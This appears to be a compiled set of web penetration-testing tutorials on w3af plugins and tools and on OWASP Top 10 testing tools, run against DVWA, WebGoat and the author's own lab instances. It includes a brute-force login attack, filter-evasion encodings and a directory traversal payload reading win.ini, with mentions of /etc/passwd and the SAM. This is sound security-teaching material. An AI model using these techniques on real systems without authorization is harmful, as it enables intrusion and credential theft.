


Once this is done, log in to the dvwa application (default credentials: admin/password) and start navigating to different url's. You can see these requests are noted by the spiderMan plugin as shown in the figure below.

To terminate the spiderMan plugin, browse over to the following url as shown below.

Once this is done, the SpiderMan plugin will terminate and the information will be passed over to the different plugins. As we can see from the figure below, the webSpider plugin has found some new url's (for e.g http://localhost/dvwa/vulnerabilities/csrf/) to which it was able to crawl to using the information from the spiderMan plugin.

If we look at the structure of the application, we see that it is actually correct as even the vulnerabilities section was identified.



1)Brute force – Brute force plugins can be used to brute force login forms as well as http-auth logins. Once the discovery plugin finds any form with form based input or an http-auth input it will automatically launch the brute force attack against it if the corresponding brute force plugin is enabled. However, brute force plugins can be run as a seperate plugin themselves and can be used to carry out targeted attacks against a particular url with login forms. Some of the important things to set while running the brute force plugins are the configuration parameters. Brute force attacks take a long time and hence it is important to configure the options to maximize the efficiency with the minimum time.

It is advisable that you use your own list of files for the list of usernames and passwords. However w3af has its own set of files containing usernames and passwords. Also be sure to take a look at some of the other options. The useProfiling options uses the list of passwords generated by the passwordProfiling plugin. The passwordProfiling plugin is one of the grep plugins which generates a list of possible passwords by reading the responses and counting the most common words. The profilingNumber option indicates the number of passwords from the result of the passwordProfiling plugin to use for the bruteforce attack. The useLeetPasswd option uses leet passwords also for the attack. An example of a Leet password would be l33t (for the password leet).One of the other good configurable parameter is the useMails option. This options uses the email addresses that w3af finds (maybe through the grep plugin) to be one of the inputs for the username field. For e.g if one of the usernames is example@infosecinstitute.com, then the username tried would be example. This is another example of how the interaction between the different plugins in w3af could make the job much more effective.

In this case, we will be going ahead and carrying out a bruteforce attack on the login form as shown in the figure below.

Let's go ahead and give the url of the login form as a target to w3af. Also make sure that the formAuthBrute plugin is selected and configure the parameters according to your need. Once this is done, click on *start* to launch the attack

.

As you can clearly see from the output, w3af found the username and password as admin/1234. *However, this is not always the case with every brute force attack*. w3af and many other tools gives false positives on brute force attacks. Different tools have different ways to determine whether an attack has been successful or not. Some of the tools look for particular strings like "successful" or "logged in" etc to determine whether the attack has been successful or not. While some tools look for the response codes to determine whether the response was successful or not. This often leads to false positives because some applications return the HTTP Status Code 200 with successful as well as unsuccessful login requests. Some tools identify the status code 200 as a metric for successful authentication and hence return false positives. Applications which have the minimal difference in response between a successful or an unsuccessful login are likely to give away false positives when a tool is run against them. For example, when the application DVWA (Damm Vulnerable web application) is configured on Security Level "High", it just returns the response with a different length value for a successful login than for an unsuccessful login as shown in the figure below. (test perfomed by using BurpSuite)

Even the response codes are same in this case for both successful an unsuccessful logins. Hence, it is often not advisable to look at what the tool says about a successful attack. Rather we should look at the response for different scenarios and see how they differ from each other. We will discuss these things in more detail later in this series.

2)Grep-The grep plugin is used to find interesting information in the requests and responses going through like email accounts, forms with file upload capabilities, hashes, credit card numbers, email addresses etc. You can set the type of information you want to look for by setting the appropriate

plugin. Since the grep plugin only analyzes the request and response, it is important to have some kind of discovery plugin enabled for it to work. Otherwise grep plugins are of no use. The information obtained by the grep plugins can be used by other plugins, for e.g the information obtained by the passwordProfiling plugin is used by the bruteForce plugin.
Let's run a simple test for the grep plugin. From the test environment, we give a url to w3af which has a credit card number in it as shown in the figure below. From the grep plugins list, make sure that the *creditCards* plugin is selected. Once this is done, click on*Start* to start the scan.
As we can see from the figure below, w3af found the credit card number present in the page. Let's discuss some of the most important grep plugins.
a)Code Disclosure- This plugins checks the page for code disclosure vulnerabilities. It does this by looking for the expressions and <%.*%> which could reveal server side code like php etc. The test result from the figure below shows a code disclosure vulnerability found.
However, it is important to check whether the result is a false positive or not. As recommended in the previous articles in this series, it is always good to analyze the requests and responses which actually lead to the identification of that particular vulnerability. As we can see from the figure below, there is indeed a code disclosure vulnerability.
b)DOM Based XSS-The DOM based XSS plugin helps find XSS vulnerabilities. This occurs when a user input is used to output the data in the DOM. As we can see from the code of the page below, it looks for a parameter name, and then outputs that value in the DOM. However, from the code we can see that the parameter value is not being validated. Hence this is vulnerable to DOM Based XSS. When we select this plugin and run a test against it, we see that w3af is able to find the DOM based XSS vulnerability.
Again, it is important to check the request and response for the corresponding vulnerability and figure out if it was a false positive or not.
c)findComments- The findComments plugin is used to check the response for interesting comments. For e.g a string containing the word "password" would be tagged as interesting and would be reported.
d)getMails-This is one of the most important grep plugins. It looks for email addresses in every page. This information could then be used by the brute force plugins. Collecting emails form an important part of the information gathering stage during a penetration test.
e)fileUpload-This plugin checks every page for file upload capabilities so that it can be further checked for fileUpload vulnerabilities. The figure below shows the result of running the fileUpload plugin against a page which contains a file upload capability.
3)Evasion– Evasion plugins are used to modify requests in order to bypass any WAF or IPS etc. It does this by modifying requests in unique ways so that the signature is not detected by Intrusion Prevention Systems. I contacted *Andres Riancho* (the original author of w3af), and he had this to say about Evasion plugins.
"In evasion plugins I would also recommend only enabling one at the time and only doing so if you really know what you're doing as it may break the scan and make it unstable"
Let's see some of the Evasion plugins and see how they work.
a)backSpaceBetweenDots – This plugin is used to bypass the filters for the character *".."*. It does this by adding a character after a dot (.) and then adding a backspace character (%08) after it. Hence he character after the dot and the backspace character cancel each other thereby leaving only *".."* . This plugin could be used while performing Local File Inclusion or Remote file Inclusion attacks.
b)ShiftOutShiftInBetweenDots – This plugin works similar to the backSpaceBetweenDots plugin and is used to bypass filters for *".."*. It just uses shift-in (%0E) and shift-out (%0F) characters which cancel each other out.
c)rndHexEncode – This plugin adds random hex encoding in the url thereby making it difficult for different WAF or IPS.
4)Mangle – This plugin is used to modify request and responses on the fly using regular expressions. There are 3 configurable parameters, Expressions, fixContentLen and priority. In the expression option, we specify the expression which determines the rules by which the request or response will be changed. The figure below from w3af gui shows 2 examples of using Stream editing expression.
As shown in the figure below, I have configured w3af to look for the expression Google in the response body and replace it with the string Poogle.
5)Output-The output plugin helps us decide the format in which we want the output. w3af supports many formats like console, emailReport, html, xml, text etc. Again you can set various parameters here like the filename, verbosity etc. In the figure below, I have set *verbose* to True in the htmlFile plugin as I want a very detailed report about the application that I am testing.
6)Auth -Last but not the least, the auth plugin is one of the most important plugins in w3af. It is present only in newer versions of w3af. Hence, it is important to keep updated with the latest versions of w3af as a lot of bug fixes and performance enhancements are done with each release. There is only one

plugin named generic in auth plugins list. The main use of auth plugin comes in when w3af hits a login form while crawling a web application. Being a good scanner, it should be able to submit the credentials automatically in order to continue looking for information. By using this plugin, we can specify a predefined username/password that w3af should enter itself whenever it hits a login form. We need to specify all the parameters for the generic plugin in order for it to work successfully.
In the figure below I am setting options for w3af to successfully log in to DVWA (Damn vulnerable web application) which is located on the address http://127.0.0.1/dvwa

Conclusion

In this article, we looked at some of the plugins in w3af like bruteForce, Mangle, Grep, Evasion and Auth and looked at how they aid us in the process of Web Application Penetration Testing. In the fourth and final part of this series, we will look at the various tools in w3af like *Manual Request* editor, *Encoder*, *Decoder*, *Mitm-Proxy* etc. We will also look at a topic called *w3af scripting* through which it is possible to write w3af scripts which can perform the scans for us.
Please drop a comment if you liked the article or if there is something about w3af that you want to see in the upcoming article.

References:

- w3af User Guide
  http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf
- w3af-Plugins and descriptions
  http://w3af.sourceforge.net/plugin-descriptions.php

1) Manual Request –The Manual Request feature in w3af allows us to send specially crafted requests and then analyze the response. This technique could be used in various cases which include testing for SQL Injection, Cross Site Scripting, etc. The tools present in w3af can be found by clicking on the *Tools* menu as shown in the figure below. Click on *Manual Request* to open up the Manual Request editor tool.
Once this is done, you can write your own manual request and send it to analyze the response. As you can see from the figure below, I am making a simple GET request to http://google.com . Also, you might want to change the *User-Agent* field, as this gives away the fact that the request is coming from w3af.
Click on *Send Request* to send the request. Once this is done, the response will be displayed. You can then simply analyze the response or send it to other w3af tools.
It is also possible to send requests to the Manual Request Editor from the results of scans by clicking on its corresponding button below the request/response as shown in the figure below. Same applies to all of the other tools like Encoder/Decoder, Fuzzy Request editor, Export Requests etc.

2) Fuzzy Request – The Fuzzy Request feature present in w3af allows us to send different requests with varying data and analyze the responses.
The fuzzy request editor is shown in the figure above. The varying text is added between the dollar sign ($). It is clear from the figure above that the varying data is determined by the syntax “$xrange(10)$” which includes numbers from 0 to 9. In case two such text generators are present, then the requests will be combined. For example, if one of the generators generates 5 values; whereas, the other generator generates 6 values, then the total number of requests that will be sent will be 30. Some of the common syntax used to generate variable text is shown in the figure below from w3af GUI.
Once we have written the generators, we can simply click on *Analyze* to analyze the requests that will be generated during the fuzzing test. This is useful because it allows you to actually see these requests before sending them.
Click on the play button in the bottom left to send the requests. Once the requests have been sent, you can analyze the responses by clicking on the Response tab.
Once the responses are received, you can separate these responses into different clusters. There are different clustering methods present in w3af which have different ways of determining the distance between these HTTP responses. Using these responses, different clusters are created and the responses with the minimum difference between them are added to the same cluster. This is a quick way to determine which response stands out as different from the other responses which is an important step in Fuzzing.
The figure below shows the cluster created by using the method *Levenshtein distance of the HTTP bodies*. w3af also allows you to write a customized clustering method to perform the task. It is also possible to send requests to the Fuzzy Request generator from the results of scans.

3) Encode/Decode – The Encode/Decode tool in w3af is used to encode or decode strings, urls etc. You can choose from a variety of encoding and decoding options. The figure below shows a base64

encoded string being decoded by the w3af decode tool.
4) Export Requests – The Export Requests tools allow us to generate code in different languages which when ran will regenerate the request. In the figure below, I am generating some code in Python, which when ran will regenerate the original request. The Export Requests tool allows you to generate code in HTML, Ajax, Python and Ruby.
5) Compare – The Compare tool is used to perform comparison between 2 requests/responses. As shown in the figure below, I have sent the comparer tool 2 responses for 2 different requests. The difference between these responses is highlighted by the comparer tool.
6) Proxy – w3af also comes with an intercepting proxy that allows us to intercept requests, and modify them on the fly. To use this proxy, we have to configure our browser to use this proxy. In case of real world web application testing, it is important that we intercept only those requests that we want. The figure below shows the configuration for the proxy. We can see that it is running on port 8080. We have also configured the proxy to not trap requests for certain images, css, swf files etc.
Let's configure our browse to route traffic through this proxy.
Once this is done, start browsing through your browser. You will see the requests and the responses appearing in the History tab as shown in the figure below. Right now the requests and responses are being passed through the proxy without interception.
As discussed before in this article, you can send the requests/responses to the other tools like Manual Request editor, Fuzzy Request editor etc present in w3af. Click on the arrow pointing downwards on the top left to start intercepting the requests. If you browse through the proxy now, you will notice that the requests are being intercepted by the proxy as shown in the figure below.
You can simply Drop the request so that it doesn't reach its destination, forward it as it was or modify the request and then forward it. For example, in the intercepted request shown in the figure below, we can see that the search query was *w3af*. We can easily change it to whatever search query we want it to be. Some of the other uses of w3af proxy could be finding out the parameter names through which the authentication credentials are sent in a login submission.

w3af scripting
Many times we have to perform scans on different websites with the same set of plugins and the same configurations. However, for every new scan (or every new profile), we have to select the plugins and configure the options each time. This process could be time consuming. w3af scripting makes this very easy for us. We can write our own w3af scripts to automate the task of selecting the plugins, and performing the scan on different websites. w3af scripts end with the extension ".w3af". We write a set of w3af console commands in the file. Once the script is run, each w3af console command will get executed in each line in the same order as they were written in the file. This is just the same way we would be using the w3af console. If we want to perform the scan on a different website with the same set of plugins, we can just change the target in the script. One other thing about running w3af scripts is that you can add your own commands once the script has run and made its changes. For example, if I want to perform a scan with the same set of plugins and options on different websites I can just write a script which sets the plugins and the configurations without setting the target. Once the script has run, we can enter the target ourselves and then run the scan.
Let's start by writing a simple script to demonstrate the use of w3af scripts. In the figure below, I am writing a script that sets some plugins for a vulnerability scan. As it is clear from the figure below, I am using the webSpider discovery plugin, the xss and sqli audit plugins and the getMails grep plugin.
Once this is done, we save the file as simple-config.w3af. To run the script we just have to use the command *"./w3af_console -s simple-config.w3af"*.
We can see the output in the figure below. Once this is done, we can simply set the target ourselves and start the scan. Hence, having prewritten w3af scripts for different kinds of scans can save us a lot of time.
The following figure below shows another example of a w3af script which when run enables some plugins and starts the scan against the specified target.

w3af profiles

A w3af profile can be defined as a profile with preconfigured plugins made for a specific scenario keeping the resources and time availability in mind. We can also create our own w3af profile. However, w3af offers some of its own set of profiles which we can use in our scan as shown in the figure below. Let's discuss all these profiles in brief.
1) OWASP_TOP10– This profile searches the target web application for the ten most common security vulnerabilities defined by OWASP.

2) audit_high_risk– This profile searches the target web application for high risk vulnerabilities like OS commanding, etc., which can later be used to fully compromise the web application.
3) bruteforce– This profile can be used to perfom a bruteforce attack on the web application.
4) fast_scan– This profile is used to perform a fast scan of the target web application. It uses only the webSpider plugin for discovery, as enabling a large number of discovery plugins can take a long time.
5) full_audit– This profile performs a full audit of the web application. It has almost all the audit, bruteforce and grep plugins enabled. Like the fast_scan profile, this also uses the webSpider plugin for discovery.
6) full_audit_manual_disc – This profile is very similar to the full_audit profile, except that it also uses the SpiderMan plugin to perform manual discovery on the target web application. The SpiderMan and the webSpider plugins communicate with each other to find as much information as possible about the web application.
7) sitemap– This profile uses different discovery plugins like robotsReader, yahooSiteExplorer etc to create a sitemap of the target application.
8) web_infrastructure– This profile uses some of the discovery plugins like fingerprint_os, hmap, serverHeader etc to fingerprint the web application.

From <https://resources.infosecinstitute.com/w3af-tutorial-4/>

Owasp Top 10

Saturday, December 29, 2018 5:56 PM

Lesson 1:
Software will always have bugs and by extension, security vulnerabilities. Therefore, a practical goal for a secure software development lifecycle (SDLC) should be to reduce, not necessarily eliminate, the number of vulnerabilities introduced and the severity of those that remain.

Lesson 2:
Exploitation of just one website vulnerability is enough to significantly disrupt online business, cause data loss, shake customer confidence, and more. Therefore, the earlier vulnerabilities are identified and the faster they are remediated the shorter the window of opportunity for an attacker to maliciously exploit them.
The conclusion is therefore simple: reduction and remediation of web application security flaws will shrink the number of attack vectors and improve security posture. Ground breaking, right? No, it's old news, "security posture" is a worn out buzz phrase, and if everyone was diligent about the above mentioned reduction and remediation, we'd likely not need a Top 10 list or a 12th Website Security Statistic Report (count on one). But hey, then we'd have to find different work, right?
Gifford Pinchot once said "Never bet on a race unless you are running in it."
As solutions are always better than complaints, let's discuss how to get in the race with some tooling options as we explore each of the Top 10, but first a quick overview.
The OWASP Top 10 Web Application Security Risks, as of the 2010 list, are:

A1: Injection:

- Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

- **A2: Cross-Site Scripting (XSS)**
- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

- **A3: Broken Authentication and Session Management**
- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
- **A4: Insecure Direct Object References**
- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

- **A5: Cross-Site Request Forgery (CSRF) (**UPDATE 4/21: New in-depth article on CSRF here**)**
- A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

- **A6: Security Misconfiguration**
- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.

- **A7: Insecure Cryptographic Storage**
- Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and

authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

- **A8: Failure to Restrict URL Access**
- Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.

- **A9: Insufficient Transport Layer Protection**
- Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.

- **A10: Unvalidated Redirects and Forwards**
- Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.
For nine of the OWASP Top 10 web application security risks I will suggest a tool to help you identify and mitigate these risks within your organization's web applications and services. I will further endeavor to provide a unique tool for each risk thus avoiding redundancy while providing you with multiple options.

Following is a risk and tool matrix.

RISK	TOOL
A1: Injection	SQL Inject Me
A2: Cross-Site Scripting (XSS)	ZAP
A3: Broken Authentication and Session Management	HackBar
A4: Insecure Direct Object References	Burp
A5: Cross-Site Request Forgery (CSRF)	Tamper Data
A6: Security Misconfiguration	Watobo
A7: Insecure Cryptographic Storage	N/A
A8: Failure to Restrict URL Access	Nikto/Wikto
A9: Insufficient Transport Layer Protection	Calomel
A10: Unvalidated Redirects and Forwards	Watcher

There are a plethora of tools available to conduct this work; this is simply a list of those I have used for various engagements, research, and daily job duties. I guarantee that if you chose to you could define entirely different set of tools with which to assess these vulnerabilities. I will point you to a few very useful and related resources. Samurai Web Testing Framework (WTF) is an excellent Linux-based LiveCD distribution created by Kevin Johnson of Secure Ideas and Justin Searle of InGuardians to include what they believe are the best of the open source and free tools that focus on testing and attacking websites, selections based on the tools they use as part of their job duties. As part of the Samurai collective there is also the Samurai WTF Firefox add-ons collection which includes web application penetration testing and security analysis add-ons for your Firefox browser. My favorite platform against which to test tools and methods is OWASP's WebGoat, a "deliberately insecure J2EE web application designed to teach web application security lessons." I recommend WebGoat 5.3 RC1 Standard Release as the ultimate learning/teaching tool as it more lab-centric. See the download site includes guidance on solving the WebGoat Labs.
Finally, FoxyProxy, part of the above mentioned collection is one of those "can't live without" tools for me as I bounce between proxies regularly.

A1: Injection – SQL Inject Me

Most people are familiar with SQL injection as it is both prevalent and of severe impact. The Firefox add-on SQL Inject Me, part of the SamuraiWTF add-on collection, is useful to test the application you're browsing where you can test all forms or selected parameters with all available attacks or the

tool's predetermined top nine tests. When selected from Tools, then SQL Inject Me, this tool will run as a sidebar as seen in Figure 1, including adding or removing attack strings via Options.




Figure 1 – SQL Inject Me>

Results will be reported to a separate Firefox tab when the test run is complete.

A2: Cross-Site Scripting (XSS) – ZAP

The Zed Attack Proxy (ZAP), also an OWASP project, is "an easy to use integrated penetration testing tool for finding vulnerabilities in web applications." It's also a code fork of the Paro Proxy project (no longer supported). ZAP has ongoing support and a roadmap for future releases; expect continued feature enhancements. Version 1.2.0 includes an intercepting proxy, automated, passive, brute force, and port scanning, as well as spidering capabilities. While ZAP is capable of a variety of web application security checks, we'll use it here to test for cross-site scripting (XSS).

Be sure to define ZAP up as one of your proxies with FoxyProxy, fire it up after installation, set Firefox to run traffic through it via FoxyProxy, and set about to some testing.

I pointed ZAP at my lab-installed version 3.5 of Newscoop, repaired in 3.5.1 after coordinated disclosure with the vendor.

After viewing an application, the ZAP UI will populate with visited pages. I right-clicked *newscoop*, then chose spider. This will crawl all pages accessible per your current permissions. I typically tune my *Scan*
Policy via *Analyze* to avoid unnecessary tests, and then select *Scan* to assess the selected application. Figure 2 exhibits the discovery of the disclosed Newscoop XSS bug.




Figure 2 – ZAP>

I appreciate ZAP as much for its spidering capabilities as I do for its scanning functionality and consider it my second favorite proxy behind only Burp.

A3: Broken Authentication and Session Management

A common failing that leads to exposure via *Broken Authentication and Session Management* is weak protections for session IDs. They're either often exposed without SSL/TLS, poorly stored (not cryptographically), or revealed via URL rewriting. I've actually seen apps where the session ID is an MD5 or SHA1 hash of the password established by the user. If an attacker is playing Man in the Middle or is able to acquire session ID via XSS, assuming it isn't subject to replay without being reversed, one could use the Firefox add-on HackBar. Once installed, hit F9 to show HackBar, then select *Encryption*, followed by *MD5 Menu* or SHA1, then *Send to*, which will pull results, if available.




Figure 3 – HackBar>

In addition to XSS and SQLi checks, HackBar is very useful for encoding and decoding Base64, URLs, and HEX.

A4: Insecure Direct Object References – Burp Suite

I'm of the opinion that path or directory traversal is the worst of *Insecure Direct Object References* when left unchecked as an attacker could gain access to the likes of */etc/passwd*. While I use Burp as my primary web application security flaw analysis tool, the commercial version in particular, you can also use the free version (minus the Scanner feature) to discover path or directory traversal.

Burp also runs as a proxy; again configure FoxyProxy accordingly. Fire up Burp (you'll need Java), then point your browser at the target site. Via WebGoat, this is the *Access Control Flaws – Bypass a Path Based Access Control Scheme* lesson. Right-click the target URL (http://localhost/WebGoat/attack?Screen=17&menu=200) as populated in Burp's left pane and choose *send to repeater*. Navigate to the *repeater* tab, and modify the *Backdoors.html* entry, as submitted to the *File* parameter, to

BackDoors.html..\..\..\..\..\..\..\..\..\..\windows\win.ini,
then click *go*.
Figure 4 clearly indicates that we've acquired direct access to the host system's win.ini file.




Figure 4 – Burp>
An attacker would clearly use a more harmful string (think the SAM) if attacking your Windows based web server.

A5: Cross-Site Request Forgery (CSRF) – Tamper Data

There is one tool with which I test for cross-site request forgery (CSRF) flaws than any other: Tamper Data. Also one of the SamuraiWTF add-on collection, Tamper Data makes interacting with web forms incredibly simple.
Targeting an arbitrarily renamed application (GalleryApp), I used Tamper Data to determine that GalleryApp was susceptible to CSRF attacks via all parameters submitted to the *admin.php* script. Such CSRF vulnerabilities allow the ability to create or delete accounts by tricking an administrative user into visiting a malicious web site.
With Tamper Data running (in Firefox: *Tools* then *Tamper Data*), I visited my GalleryApp test instance. To validate the CSRF vulnerability, I first created a second user, selected *Start Tamper* in Tamper Data, and then choose to click *Delete* to analyze the POST parameters submitted to complete the action.
As the application makes use of common logic it assigned the second user an id of 2. Logic like this allows for predictability that an attacker can make quick use of as seen in Figure 5. Again, note the absence of a token/formkey of any kind; this is often a key indicator that CSRF vulnerabilities exist.

